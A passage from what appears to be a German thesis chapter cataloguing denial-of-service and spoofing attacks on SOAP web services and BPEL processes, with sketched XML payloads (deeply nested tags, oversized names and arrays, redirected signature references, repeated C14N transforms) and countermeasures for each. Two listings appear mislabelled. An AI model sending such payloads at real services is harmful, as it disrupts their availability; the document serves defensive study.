In diesem Kapitel werden Angriffe auf Web Services vorgestellt. Die Beschreibung ist zum Teil an das in [Fal11] gewählte Format angelehnt. Der Fokus liegt hier besonders auf der detaillierten Beschreibung der Angriffe. Für das Verständnis überflüssige Elemente, wie zum Beispiel Namespaces, wurden der Übersicht halber weggelassen. Bei diesen Namespaces handelt es sich vor allem um Namespaces bzw. Schemata für *SOAP*, d.h. beispielsweise den Namespace für den *SOAP Evelope*. Hierbei kanne es sich aber auch Service spezifische Namespaces handeln, die sowieso immer angepasst werden müssen. Die entsprechenden Namespaces sind in der WSDL eines Services spezifiziert. Die aufgelisteten Angriffe sind allgemein nur durch die jeweilige Quelle belegt. Im Kapitel Evaluation (siehe Kapitel 7) werden zusätzliche Anwendungsbeispiele vermerkt. Kann die Funktion eines Angriffs bestätigt werden, wird dies auch hier dokumentiert. Es sei noch erwähnt, dass selbst wenn eine überprüfte Angriffsmethode in den Testfällen nicht funktioniert hat, dies ihre Wirksamkeit in anderen Fällen keinesfalls ausschließt.

In diesem Abschnitt wird im Allgemeinen davon ausgegangen, dass Signaturen beziehungsweise die dazugehörigen Zertifikate von vertrauenswürdigen Zertifizierungsstellen (*trusted Certificate Authorities*) erstellt wurden.

Allgemein kann gesagt werden, dass Sicherheitsmechanismen, Performanzeinbußen [AG09, RPEB11] mit sich bringen könnnen, nichtsdestotrotz sollten sie, wenn sinnvoll, angewendet werden.

3.1. Angriffe auf BPEL

BPEL ist Teil des WS-Stack, deshalb sollen Angriffe [JGH09, MSS12] auf diese Spezifikation hier auch Erwähnung finden.

3.1.1. BPEL Instantiation Flooding

Ein BPEL-Prozess wartet mit einer initialen *receive*-Aktivität auf einen Prozessaufruf. Geht ein Aufruf ein, beginnt der Prozess. Nun gibt es 3 Möglichkeiten, wie der Prozess definiert ist:

1. Der Process besitzt weder *receive*- (außer der initialen) noch *pick*-Aktivitäten. D.h. einmal angestoßen, läuft der Prozess komplett durch.

2. Er besitzt eine *pick*-Aktivität. In diesem Fall wartet der Prozess anstelle von *pick* auf eine Interaktion, bis der Timeout dieser Aktivität abgelaufen ist. Dann wird gegebenenfalls der *fault handler* aufgerufen und initiiert einen Rollback des gesamten Prozesses, also auch aller externen Teilnehmer (*invoked* Web Services und BPEL-Processes).

3. Der Prozess besitzt außer der initialen *receive*-Aktivität noch weitere. Gelangt der Prozess zu einer dieser Aktivitäten, wartet er, bis ein Aufruf eintrifft. Wird der Prozess nicht manuell abgebrochen, wartet er endlos.

Das Angriffsziel ist, die Definition des Prozesses so auszunutzen, dass auf dem System möglichst viele Prozessinstanzen gleichzeitig ausgeführt werden.

Für einen Angreifer sind die folgenden zwei Fälle interessant.

a. Alle Nachrichten sind gleich

b. Alle Nachrichten sind eindeutig (unique)

In Fall a) wird in allen drei oben genannten Möglichkeiten jeweils nur ein Prozess ausgeführt. Da sich die Nachrichten nicht unterscheiden, werden alle folgenden gleichen Aufrufe, verworfen. Dies geschieht, weil die BPEL-Engine weitere Nachrichten nicht zuordnen kann, nachdem ein Prozess initiiert wurde und läuft.

In Fall b) führt jede Nachricht zu einer eigenen Prozessinstanz. Besonders insteressant ist hier die dritte Möglichkeit. Jeder laufende Prozess muss gespeichert und vorgehalten werden, da irgendwann eine Nachricht für die wartende *receive*-Aktivität ankommen könnte.

Offensichtlich ist der Fall b) der interessantere für einen Angreifer.

Eine Überprüfung der Anfragen auf Validität kann eine **Gegenmaßnahme** sein. Allerdings kann das erst nach der Verarbeitung geschehen und ist somit nicht trivial. Außerdem müssen sich die Anfragen des Angreifers nicht von validen unterscheiden. Somit ist die Filterung unerwünschter Anfragen sehr schwer bis unmöglich. Ein Limit auf Anfragen pro Sekunde (pro Anfragesteller) könnte eine Lösung sein. Solch ein Limit kann aber die korrekte Funktion beeinträchtigen oder ganz zerstören.

3.1.2. BPEL Indirect Flooding

Die Durchführung dieses Angriffs gleicht der des vorhergehenden. Beim *Instantiation Flooding* ging es darum, den aufgerufenen Prozess zu „fluten“ und damit auch das zugrundeliegende System zu belasten. In diesem Fall besteht das Ziel darin einen BPEL-Prozess oder Web Service anzugreifen, der innerhalb eines anderen Prozesses aufgerufen wird. Der aufgerufene Prozess dient quasi als Proxy für die Verbindung zum Ziel. So ist es auch möglich, einen Prozess/Service anzugreifen, der nicht direkt erreichbar ist.

Bei diesem Angriff wird immer auch der als Proxy dienende Prozess angegriffen. Der Angriff ist selbst dann möglich, wenn das Zielsystem keine Verbindung zur Außenwelt hat.

Um den Angriff durchzuführen, wird ein *Instantiation Flooding* gegen den „Proxy"-Prozess durchgeführt. Durch die Struktur dieses Prozesses ist das eigentliche Zielsystem dann durch diesen Angriff genauso betroffen.

Gegenmaßnahmen stellen sich in diesem Fall aus vielerlei Hinsicht als schwer dar. Es gelten zuerst die gleichen Probleme wie bei dem vorher genannten Angriff. WS-Security oder vergleichbare Mechanismen eignen sich nicht als Abwehr, da zwischen Proxy-Prozess und Zielsystem in jedem Fall valide und vordefiniert kommuniziert wird. Schwierig ist auch die Tatsache, dass die BPEL-Engine des Proxy-Prozesses die unerwünschten Nachrichten erkennen und abweisen muss, obwohl sie womöglich nicht oder nur wenig von solch einem Angriff betroffen ist. Weitere Schwierigkeiten kommen hinzu, wenn Proxy-Prozess und Zielsystem zu unterschiedlichen Firmen gehören. In einem komplexeren Workflow kann jedes Zielsystem wiederum als Proxy für andere Systeme dienen. So kann sich solch ein Angriff sehr weit verbreiten und im schlechtesten Fall nahezu verselbstständigen.

3.1.3. BPEL State Deviation

Im Allgemeinen werden BPEL-Prozesse über einen Web Service Endpoint angeboten. Durch Endpoints sind Prozesse während der Laufzeit von außen erreichbar. An diesen Endpoints wird auf eingehende Aufrufe gewartet. Der Prozess erwartet zumindest initiale Aufrufe, meist aber auch Nachrichten, die für einen laufenden Prozess bestimmt sind.

Dieser Angriff kann in die folgenden zwei Varianten unterteilt werden:

1. **Correlation Invalidation**
   Von einem Prozess werden zu jedem Zeitpunkt potentiell mehrere Instanzen ausgeführt. D.h. je nach Prozessstruktur sind so auch jederzeit Web Service Endpoints erreichbar. Ein Angreifer könnte an solch einen Endpoint eine valide Nachricht mit inkorrekter *Correlation Id* schicken. So würde er provozieren, dass die BPEL-Engine alle laufenden Instanzen des Prozesses nach der *Correlation Id* durchsuchen muss. Erst wenn alle Instanzen durchsucht wurden, kann die Nachricht sicher verworfen werden. Diese Verarbeitung kann zu einem sehr hohen Ressourcenverbrauch führen. Die Auswirkungen solch eines Angriffs sind unter Umständen noch lange Zeit danach messbar.

2. **State Invalidation**
   Bei dieser Variante werden Nachrichten mit *Correlation Id* an den Prozess geschickt. Allerdings sind diese für eine *receive*-Aktivität bestimmt, die im aktuellen Zustand der Instanz nicht aktiviert ist. Die Verarbeitung solch einer „unpassenden" Nachricht hat auch einen hohen Ressourcenverbrauch zur Folge.

Eine wirksame **Gegenmaßnahme** ist das *ressourcenschonende* Erkennen und Verwerfen solcher *correlation-invalider* und *state-invalider* Nachrichten. Ein Erkennen und Verwerfen findet zwar bereits statt, es muss aber für die beiden Typen jeweils speziell optimiert werden, damit es ressourcenschonend ist.

3.1.4. WS-Address Spoofing - BPEL Rollback

Dieser Angriff wird im Abschnitt WS-Addressing (siehe Abschnitt 3.8) ausführlich beschrieben.

3.2. Coercive Parsing

Das sogenannte **Coercive Parsing**, was eine Art von Denial of Service (DoS)-Angriff, gehört zu einem der einfachsten Angriffe [OLV12a, JGH09, MSS12, GAB10]. Dabei werden SOAP-Nachrichten mit vielen öffnenden *XML-Tags* an den Web Service geschickt. Das Verarbeiten von Nachrichten mit vielen verschachtelten Elementen kann das Zielsystem stark auslasten. Abhängig vom Zielsystem und dem verwendeten Framework kann das 100% CPU-Auslastung bedeuten.

Im Beispiel ist eine Nachricht mit einigen öffnenden <a>-Tags skizziert (siehe Listing 3.1).

```
1 <soapenv:Envelope xmlns:soapenv="..." xmlns: soapenc:"...">
2   <soapenv:Body>
3    <a>
4      <a>
5        <a>
6          <a>
7            <a>
8               <!-- Repeat n-times. -->
```

Listing 3.1: Beispiel für Coercive Parsing

Bei diesem Vorgehen wird der XML-Parser angegriffen. Voraussetzung für die Wirksamkeit ist die Verwendung eines *DOM*-Parsers, da hier die gesamte Nachricht im Speicher repräsentiert wird. Dies bedeutet je mehr öffnende Tags, desto größer der Ressourcenverbrauch. Die konkrete Anzahl von Tags wird durch die Systemkonfiguration bestimmt. Für jedes System kann solch eine Anzahl von Tags ermittelt werden, für welche ein DoS ausgelöst wird.

Wird zum Beispiel ein *SAX*-Parser verwendet, scheitert dieser Angriff mit hoher Wahrscheinlichkeit. Denn hier liegt niemals die ganze Nachricht im Speicher.

Strict Schema Validation ist zwar relativ ressourcenintensiv, stellt aber dennoch eine wirksame **Gegenmaßnahme** dar. Im Beispiel Schema (siehe Listing 3.2) ist ein Element `<Item>` vom Typ *String* gegeben. Wird strikt validiert, muss der SOAP Body genau einmal dieses Element enthalten. Der Typ *String* verhindert das Öffnen weiterer Tags innerhalb von `<Item>`. *Strict Schema Validation* ist standardmäßig eine Whitelist-Methode, das heißt nur explizit im XML-Schema spezifierte Elemente sind in der Nachricht erlaubt bzw. werden gar gefordert. So sorgt `maxOccurs="1"` dafür, dass es maximal ein Element `<Item>` geben darf. Durch solche Definitionen wird die maximale Anzahl an Elementen in einem Dokument im Voraus festgesetzt.

```
1 <xs:element name="Item" type="xs:string" minuOccurs="1" maxOccurs="1"/>
```

Listing 3.2: Beispiel Schema

3.3. Oversized XML

Um einen XML-Parser auszulasten, kann man uunter anderem die Länge von Elementnamen, Namespaces, Attributwerten und die Anzahl von Attributen vergrößern. Denkbar wäre auch ein Angriff auf die Länge eines Attributs. Dafür gibt es in der Literatur allerdings keinen Namen. Normalerweise sind diese nur wenige Zeichen lang. Namespaces machen da mit ein paar hundert Zeichen eine Ausnahme. Die XML-Spezifikation limitiert die Länge/Anzahl nicht. Ein erfolgreicher Angriff kann für einen Ressourcenverbrauch und infolgedessen für einen Denial of Service sorgen [OLV12a].

3.3.1. XML Extra Long Names

Um diese Variante auszuführen, muss der Angreifer einen Elementnamen, einen Attributnamen oder einen Namespace auf eine Länge von mehreren hundert Megabyte bringen. Das Beispiel zeigt ein Element, das `AAA···A` genannt wird. Der Inhalt des Elements ist dabei unerheblich.

```
1 <soap:Envelope ...>
2   <soap:Body>
3     <AAAAAAAAAAAAAAAA<!-- Repeat until a few hundred MB reached -->AAAAA>
4         <!-- Whatever you want -->
5     </AAAAAAAAAAAAAAA<!-- Repeat until a few hundred MB reached -->AAAAA>
6   </soap:Body>
7 </soap:Envelope>
```

Listing 3.3: Beispiel „XML Extra Long Names“

3.3.2. XML Namespace Prefix

Alle Attribute eines Namespace (Prefix) werden eingelesen, bevor er deklariert werden kann. Der Angreifer kann eine Nachricht verschicken, in der er z.B. einen Namespace Prefix mit sehr vielen Attributen definiert hat (siehe Listing 3.4).

```
1 <soap:Envelope ...>
2   <soap:Body>
3     <ns:Prefix Attribut_1="AAAAAA" <!-- ... --> Attribut_10000="AAAAAA" >
4     </ns:Prefix>
5   </soap:Body>
6 </soap:Envelope>
```

Listing 3.4: Beispiel „XML Namespace Prefix Attack“

3.3.3. XML Oversized Attribute Content

Auch über die Länge des Attributnamens lässt sich ein XML-Parser angreifen (siehe Listing 3.5).

```
1 <soap:Envelope ...>
2   <soap:Body>
3     <ns:Prefix Attack_1="AAAAAA" <!-- ... --> Attack_10000="AAAAAA" >
4     </ns:Prefix>
5   </soap:Body>
6 </soap:Envelope>
```

Listing 3.5: Beispiel „XML Oversized Attribute Content“

3.3.4. XML Oversized Attribute Count

Die Vergrößerung der Attributanzahl bietet sich auch für einen Angriff an (siehe Listing 3.6).

```
1 <soap:Envelope ...>
2   <soap:Body>
3     <ns:theElement Attack="AAAAAA<!-- repeat until a few hundred MB reached -->AAAA">
4     </ns:theElement>
5   </soap:Body>
6 </soap:Envelope>
```

Listing 3.6: Beispiel „XML Oversized Attribute Count“

Gegenmaßnahmen

Diese Angriffe können erfolgreich verhindert werden, indem eigene Limits für Länge und Anzahl der oben genannten Namen/Attribute gesetzt werden. Diese sind sinnvollerweise im Rahmen einer *Strict Schema Validation* zu prüfen.

3.4. Reference Redirect

In SOAP-Nachrichten können mittels *XML Signature* und *XML Encryption* beliebige Inhalte signiert und verschlüsselt werden. Dabei wird nicht unterschieden zwischen im Dokument enthaltenen und externen Inhalten. D.h. die Referenz bei der Signatur/Verschlüsselung kann beispielsweise auf eine beliebige Datei zeigen, wie `http://example.com/somefile`. Um eine Signatur zu prüfen oder den referenzierten Inhalt zu entschlüsseln, muss dieser im Voraus komplett geladen werden.

Diese Tatsache eröffnet einem Angreifer die Möglichkeit für einen DoS-Angriff [Fal11]. Durch das Referenzieren einer großen Datei (größer 1 GB) kann dafür gesorgt werden, dass die komplette Bandbreite des Web Service beim Laden der Datei ausgelastet ist oder die Verarbeitung der Datei hohe Systemlast verursacht und so die Erreichbarkeit stark beeinträchtigt.

Unter Umständen lässt sich durch das Nachladen auch ein Rückkanal aufbauen.

3.4.1. Signature Redirect

Die Referenz einer Signatur wird umgeschrieben.

Die Originalnachricht (siehe Listing 3.7) enthält ein signiertes *Body*-Element, `theBody`. Das Beispiel ist stark vereinfacht, die Nachricht wird in Beispiel 1 (siehe Listing 3.29) ganz abgebildet.

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security>
4        <ds:Signature>
5          <ds:SignedInfo>
6            <ds:Reference URI="#theBody">
7            </ds:Reference>
8          </ds:SignedInfo>
9        </ds:Signature>
10     </wsse:Security>
11   </soap:Header>
12   <soap:Body wsu:Id="theBody">
13     <getQuote Symbol="IBM"/>
14   </soap:Body>
15 </soap:Envelope>
```

Listing 3.7: Originalnachricht

In der veränderten Nachricht wird die Referenz der Signatur für das *Body*-Element umgeschrieben. Sie zeigt nun auf `http://example.com/someverybigfile`.

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security>
4        <ds:Signature>
5          <ds:SignedInfo>
6            <ds:Reference URI="http://example.com/someverybigfile">
7            </ds:Reference>
8          </ds:SignedInfo>
9        </ds:Signature>
10     </wsse:Security>
11   </soap:Header>
12   <soap:Body wsu:Id="theBody">
13     <getQuote Symbol="IBM"/>
14   </soap:Body>
15 </soap:Envelope>
```

Listing 3.8: Beispiel für „Signature Redirect“

3.4.2. Encryption Redirect

Die Referenz auf den verschlüsselten Inhalt wird umgeschrieben. Ansonsten ist sie identisch mit *Signature Redirect*.

Gegenmaßnahmen

Ein Verbot von externen Referenzen kann diese Art von Angriff wirksam unterbinden. Es gibt jedoch Anwendungen, bei denen solche Referenzen notwendig sind. Hier kann unter anderem eine Whitelist-Lösung Abhilfe schaffen.

3.5. Oversized Cryptography

Durch die exzessive Verwendung von Verschlüsselung lässt sich ein DoS-Angriff auf einen Web Service ausführen [JGH09, MSS12]. Unter anderem ist dies möglich weil, SOAP mit *WS-Security* viele Möglichkeiten zur Verschlüsselung und Signierung bietet. Hier wird diese Freiheit genutzt, um die Auslastung des Web Services in die Höhe zu treiben.

3.5.1. Chained Cryptographic Keys

Bei dieser Methode wird eine Reihe von (öffentlichen/privaten) Schlüsseln der Reihe nach verschlüsselt. Es wird so verschlüsselt, dass bei der Entschlüsslung der notwendige Schlüssel erst mit Hilfe des vorhergehenden Schlüssels entschlüsselt werden muss. Dieses Vorgehen sorgt dafür, dass zum einen sämtliche Schlüssel zwischengespeichert werden (hohe Speicherauslastung)[1] und zum anderen Teile der Nachricht mit aufwendigen *Public Key*-Verfahren entschlüsselt werden (hohe Prozessorauslastung). Allgemein kann gesagt werden: je größer die Anzahl von verketteten Schlüsseln desto größer die Systemlast.

3.5.2. Nested Encrypted Blocks

Um beim Zielsystem eine hohe Prozessorlast hervorzurufen, kann der Angreifer auch eine Nachricht mit beliebig oft wieder verschlüsseltem Inhalt an den Service senden. So ist jeder Klartext wieder Geheimtext für die nächste Entschlüsslung bzw. jeder Geheimtext der Klartext für die nächste Verschlüsselung. Die aufwendigen *Public Key*-Operationen führen zu dieser Last. Auch hier gilt wieder: je öfter verschlüsselt wird, also je öfter entschlüsselt werden muss, desto höher die Auslastung.

[1] So wird standardmäßig vorgegangen, da nicht bekannt ist ob ein Schlüssel noch einmal gebraucht wird.

Gegenmaßnahme

Um diesen Angriff zu verhindern, sollte ein *Strict WS-SecurityPolicy Enforcement* eingesetzt werden. Für die Implementierung ist der Entwickler eines Web Services selbst verantwortlich. WS-Security gibt das Minimum an Vorgaben für eine SOAP-Nachricht an. Das heißt alles was zusätzlich in der Nachricht steht, wird auch verarbeitet. Erst *Strict WS-SecurityPolicy Enforcement* sorgt dafür, dass aus dem Minimum gleichzeitig ein Maximum wird. Nachrichten, die die Policy nicht exakt erfüllen, werden verworfen.

3.6. SOAP Parameter Tampering

Wie bei den meisten Funktions-/Prozeduraufrufen wird auch bei einem SOAP Request oft ein Parameter übergeben. Wenn keine oder eine nur unzureichende Eingabevalidierung stattfindet, kann ein unerwarteter Parameter zu einem hohen Ressourcenverbauch führen [TS11, GAB10] und dadurch einen DoS auslösen.

Man könnte diesen Angriff auch nur *Parameter Tampering* nennen, da dies kein spezifischer Web-Service-Angriff ist, sondern mögliche Fehler in der Applikationslogik ausnutzt.

Ein Beispiel-Web-Service erwartet unter anderem das Alter einer Person als Parameter für einen *Request*. An dieser Stelle wird davon ausgegangen, dass eine Person nicht älter als 127 Jahre wird. Deshalb reicht zur Speicherung des Alters eine 7-Bit-Integer-Variable aus.

Ein Angreifer schickt nun einfach einen SOAP Request mit einem Wert von 130 (siehe Listing 3.9). Er könnte auch einen String verschicken, allerdings findet in den meisten Fällen zumindest eine Typüberprüfung statt. D.h. durch die Verwendung des richtigen Datentypes wird die Erfolgschance erhöht.

```
1 <soap:Envelope ...>
2   <soap:Body>
3     <soap:Value>130</soap:Value>
4   </soap:Body>
5 </soap:Envelope>
```

Listing 3.9: SOAP-Parameter

Gegenmaßnahmen

Egal, wie der Web Service die Daten auch behandelt, von der Applikationslogik sollte immer eine erschöpfende Eingabevalidierung vorgenommen werden.

Auf Web Service Ebene bietet sich eine strikte *Schema Validation* an. Im Schema kann nicht nur der Datentyp, sondern auch dessen Intervall angegeben werden (siehe Listing 3.10).

```
<xs:element name="Age">
  <xs:simpleType>
    <xs:restriction base="xs:integer">
      <xs:minInclusive value="0"/>
      <xs:maxInclusive value="127"/>
    </xs:restriction>
  </xs:simpleType>
</xs:element>
```

Listing 3.10: SOAP-Parameter-Schema

3.7. SOAP Array-Angriff

Der SOAP-Standard unterstützt zur Werteübergabe auch Arrays. Wie bei jeder Programmiersprache muss für eine Variable oder in diesem Fall ein Array im Voraus Speicherplatz reserviert werden. Es lässt sich leicht erkennen, dass hier die Möglichkeit für DoS [OLV12a] gegeben ist. Für jedes Element aus dem Array muss der Speicherplatz reserviert werden. Ein Angreifer sendet also einfach ein besonders großes Array.

Für solch einen Angriff bietet sich der Datentyp String an. Im Beispiel (siehe Listing 3.11) wird eine Nachricht an einen Web Service, der eine Operation besitzt, die ein Array entgegenimmt, mit einem „bösartigen“ Array abgebildet. Durch diese Nachricht wird beim Web Service Speicherplatz für ein Array mit 1 Million Strings reserviert. Einfach ausgedrückt: Somit wird viel Speicher verbraucht.

```
<soapenv:Envelope ...>
  <soapenv:Body>
    <ns:SomeFunction ...>
      <TheArray xsi:type="soapenc:Array" soapenc:arrayType="xsd:string[1000000]">
        <item xsi:type="xsd:string">String1</item>
        <item xsi:type="xsd:string">String2</item>
        <item xsi:type="xsd:string">String3</item>
        <item xsi:type="xsd:string">String4</item>
        <item xsi:type="xsd:string">String5</item>
      </TheArray>
    </ns:SomeFunction>
  </soapenv:Body>
</soapenv:Envelope>
```

Listing 3.11: „SOAP Array“ Beispiel

Gegenmaßnahme

Hier kann *Strict Schema Validation* wirksam schützen. Durch das Setzen von `maxOccurs` werden beliebig große Arrays nicht mehr verarbeitet.

Der Array betreffende Schema-Ausschnitt wird unten abgebildet (siehe Listing 3.12).

```
<element name="TheArray">
  <complexType base="SOAP-ENC:Array">
    <element type="xsd:string" maxOccurs="5" />
```

```
4     </complexType>
5  </element>
```

Listing 3.12: Beispiel für das Schema

Obige Nachricht würde nur dann verarbeitet werden, wenn anstatt der 1 000 000 eine 5 (oder kleiner) stehen würde (siehe Listing 3.13).

```
1  <soapenv:Envelope ...>
2    <soapenv:Body>
3      <ns:SomeFunction ...>
4        <TheArray xsi:type="soapenc:Array" soapenc:arrayType="xsd:string[5]">
5          <item xsi:type="xsd:string">String1</item>
6          <item xsi:type="xsd:string">String2</item>
7          <item xsi:type="xsd:string">String3</item>
8          <item xsi:type="xsd:string">String4</item>
9          <item xsi:type="xsd:string">String5</item>
10       </TheArray>
11     </ns:SomeFunction>
12   </soapenv:Body>
13 </soapenv:Envelope>
```

Listing 3.13: Schema-konforme Nachricht

Wenn auf diese Weise kein Limit gesetzt werden kann, ist auch ein Vergleich zwischen Anzahl in der Deklaration und tatsächlich enthaltenen Elementen denkbar. Wenn diese nicht übereinstimmen, soll die Nachricht verworfen werden. Das muss allerdings selbst implementiert werden. Der Beispielangriff würde so aufgehalten werden. Allerdings ist das Umgehen dieser Überprüfung sehr einfach. Ein Angreifer sendet einfach so viele Elemente, wie er zuvor deklariert hat.

3.8. WS-Addressing

Mittels *WS-Addressing* und der Abbildung von Endpoint References (EPRs) können dem SOAP Header Routing-Informationen hinzugefügt werden. Das ermöglicht die Angriffe [JGH09, MSS12]; aber auch *Replay*-Angriffe unter anderem in Verbindung mit *XML Signature Wrapping* (siehe Abschnitt 3.17) sind denkbar.

3.8.1. WS-Address spoofing

Einem Web Service wird eine Nachricht gesendet. Diese Nachricht enthält im Header ein `<ReplyTo>` (siehe Listing 3.14). Dieses enhält die Adresse des Zielsystems. Der Web Serivce wird alle *Response*-Nachrichten an diese Adresse zurücksenden. So sind unter anderem DoS-Angriffe denkbar. Der Angreifer kann auf diese Weise einen Web Service als Proxy für einen solchen Angriff benutzen.

Interessant ist diese Tatsache vor allem, wenn der Service als Proxy in ein (Internes-)Netz dient, das für den Angreifer sonst nicht erreichbar wäre. (Auch *Middleware Hijacking* genannt.)

Das Zielsystem muss, damit dieser Angriff wirksam sein kann, die SOAP-Nachrichten in irgendeiner Weise verarbeiten.

```
<soap:Envelope ...>
  <soap:Header>
    <wsse:Security>
      ...
      <ds:Signature>
        <ds:SignedInfo>
          ...
          <ds:Reference URI="#theBody">
            ...
          </ds:Reference>
          <ds:Reference URI="#theReplyTo">
            ...
          </ds:Reference>
        </ds:SignedInfo>
        ...
      </ds:Signature>
    </wsse:Security>
    <wsa:ReplyTo wsu:Id="theReplyTo">
      <wsa:Address>http://target.com/</wsa:Address>
    </wsa:ReplyTo>
  </soap:Header>
  <soap:Body wsu:Id="theBody">
    <getQuote Symbol="IBM"/>
  </soap:Body>
</soap:Envelope>
```

Listing 3.14: WS-Address spoofing

3.8.2. WS-Address spoofing - BPEL Rollback

Die initiale Nachricht an einen BPEL-Prozess enthält ein `<ReplyTo>`, das auf einen invaliden *Endpoint* zeigt. Der angefragte BPEL-Prozess wird ausgeführt, bis er zum ersten Mal eine Antwort sendet. Dies schlägt fehl, da es keinen validen *Endpoint* gibt. Es kommt zu einem *BPEL Rollback*. Dieser *Rollback* verursacht (unnötige) Rechenlast. Bei hinreichend vielen Nachrichten lässt sich so auch DoS auslösen.

Von diesem Angriff sind auch alle Prozesse betroffen, die zwischen dem initialen `<invoke>` und der ersten Antwort an den Requestor aufgerufen worden sind. Je nach Prozessgröße und Vernetzung kann der Angriff so beliebig propagiert werden.

Gegenmaßnahmen

Die offensichtlich einfachste Maßnahme ist die Überprüfung, ob die Adresse des Senders mit der *ReplyTo*-Adresse übereinstimmt. Allerdings ist vor allem bei asynchroner Kommunikation eine abweichende Adresse durchaus wünschenswert. Die, besonders für BPEL wichtige, Überprüfung, ob der *Endpoint* valide ist, ist bis jetzt noch nicht standardisiert. Wie bei vielen anderen Angriffen ist hier vom Service-Entwickler selbst eine entsprechende Prüflogik bereitzustellen.

3.9. XML Document Size

Wie der Name schon erahnen lässt, wird bei diesem Angriff ein Web Service über die Größe der gesendeten Nachricht manipuliert. Eine (sehr) große Nachricht wird in der Hoffnung geschickt, dass der Parser irgendwann keinen Speicher mehr hat. Dieser Angriff ist nur erfolgreich, wenn ein *DOM Parser* eingesetzt wird. Sonst liegt nicht das gesamte Dokument im Speicher vor. So kann unter Umständen ein DoS provoziert werden [OLV12a].

Es gibt drei Varianten dieses Angriffs. Sie unterscheiden sich nur darin, in welchem Teil der Nachricht sich die Daten befinden. Wichtig bei allen Angriffen ist, dass die Zufallsdaten eine hinreichende Größe, im Mega-/Gigabyte-Bereich, erreichen müssen.

In allen Beispielen sind die Daten in einem `<oversize>`-Element enthalten. Der Name dient nur zur Veranschaulichung, jeder andere nicht reservierte Bezeichner ist genauso gut denkbar. Auch die Daten selbst sind nur beispielhaft.

3.9.1. Oversized SOAP Header

Zufallsdaten sind in einem `<oversize>` Element im Header enthalten (siehe Listing 3.15).

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <oversize>
4       ,3/S5G$> !:'fWeq] -/tJws,G $E"q5s7d ...
5       <!-- repeat until Megabyte or Gigabyte size -->
6       l9'27ay'
7      </oversize>
8    </soap:Header>
9    <soap:Body>
10      <!-- Some function call -->
11   </soap:Body>
12 </soap:Envelope>
```

Listing 3.15: Oversized SOAP Security Header [Fal11]

3.9.2. Oversized SOAP Body

Hier ist das Element mit den Zufallsdaten im *Body* enthalten.

```
1  <soap:Envelope ...>
2    <soap:Body>
3      <oversize>
4        <foo5>x</foo5>
5        <foo5>y</foo5>
6        <foo5>z</foo5>
7        <!-- repeat until Megabyte or Gigabyte messagesize is reached. -->
8      </oversize>
9    </soap:Body>
10 </soap:Envelope>
```

Listing 3.16: Oversized SOAP Body [Fal11]

3.9.3. Oversized SOAP Envelope

Bei dieser Variante ist das Zufallsdatenelement im Envelope. Die eigentliche Position (vor, zwischen, nach Header/Body) ist unerheblich.

```
<soap:Envelope ...>
  <soap:oversize>
    <foo5>a</foo5>
    <foo5>b</foo5>
    <foo5>c</foo5>
    <foo5>d</foo5>
    <!-- repeat until Megabyte or Gigabyte messagesize is reached. -->
  </soap:oversize>

  <soap:Header>
    ...
  </soap:Header>

  <soap:Body>
    <!-- some function call -->
  </soap:Body>
</soap:Envelope>
```

Listing 3.17: Oversized SOAP Envelope [Fal11]

Gegenmaßnahmen

Eine offensichtlich sehr einfache Gegenmaßnahme ist das Überprüfen der Dokumentengröße, bevor der Parser die Nachricht bekommt. Je nach Anwendung kann eine Beschränkung auf wenige Kilobyte sinnvoll sein. Oft kann aber keine Beschränkung gesetzt werden, da die Größe der erwarteten Daten sehr variabel sein kann.

Außerdem ist *Strict Schema Validation* sehr sinnvoll. Auch wenn diese Validierungsmaßnahme eher rechenintensiv ist, kann sie diesen Angriff vollständig verhindern. So dürfen Nachrichten nur definierte Elemente enthalten. Im *XML Schema* kann zudem der Datenraum klar begrenzt werden. Nicht nur für Zahlenwerte kann ein Intervall (siehe Listing 3.10) definiert werden, sondern auch beispielsweise für Strings eine Minimal- und Maximallänge.

3.10. XML Signature/Encryption Tansformation

Bei der Signierung, der Signatur-Verifikation, der Verschlüsslung und Entschlüsslung wird schrittweise vorgegangen. Dazu gehört auch die Transformation der Daten, auf die `<Reference>` zeigt. Diese Transformationen können notwendig sein, um die Daten zur Signatur-

verifikation vorzubereiten. Dabei ist weder der Transformationstyp noch die Anzahl der Transformationen beschränkt. Wie bei anderen Angriffen kann auch hier durch exzessiven Gebrauch dieser Funktionalität unter Umständen für DoS gesorgt werden.

3.10.1. C14N

Mit Hilfe des *XML C14N*-Algorithmus werden die referenzierten Daten kanonisiert. Dieser Algorithmus ist sehr rechenintensiv und wird auch deshalb oft nur einmal angewendet. Ein Angriff ist vergleichsweise einfach. Der Angreifer wiederholt die Transformation einfach sehr oft innerhalb einer Nachricht (siehe Listing 3.18).

```
1  <SOAP-ENV:Envelope
2    xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
3    <SOAP-ENV:Header>
4      <SOAP-SEC:Signature
5        xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
6        SOAP-ENV:actor="some-URI"
7        SOAP-ENV:mustUnderstand="1">
8        <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
9          <ds:SignedInfo>
10           <ds:CanonicalizationMethod
11             Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
12           </ds:CanonicalizationMethod>
13           <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
14           <ds:Reference URI="#Body">
15             <ds:Transforms>
16               <ds:Transform Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026"/>
17             </ds:Transforms>
18             <!-- ... -->
19             <!-- Transform repeated for 9,999 times -->
20             <!-- ... -->
21             <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
22             <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
23           </ds:Reference>
24         </ds:SignedInfo>
25         <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
26       </ds:Signature>
27     </SOAP-SEC:Signature>
28   </SOAP-ENV:Header>
29   <SOAP-ENV:Body
30     xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
31     SOAP-SEC:id="Body">
32     <m:GetLastTradePrice xmlns:m="some-URI">
33       <m:symbol>IBM</m:symbol>
34     </m:GetLastTradePrice>
35   </SOAP-ENV:Body>
36 </SOAP-ENV:Envelope>
```

Listing 3.18: XML Signature - C14N DoS [Fal11]

3.10.2. XSLT

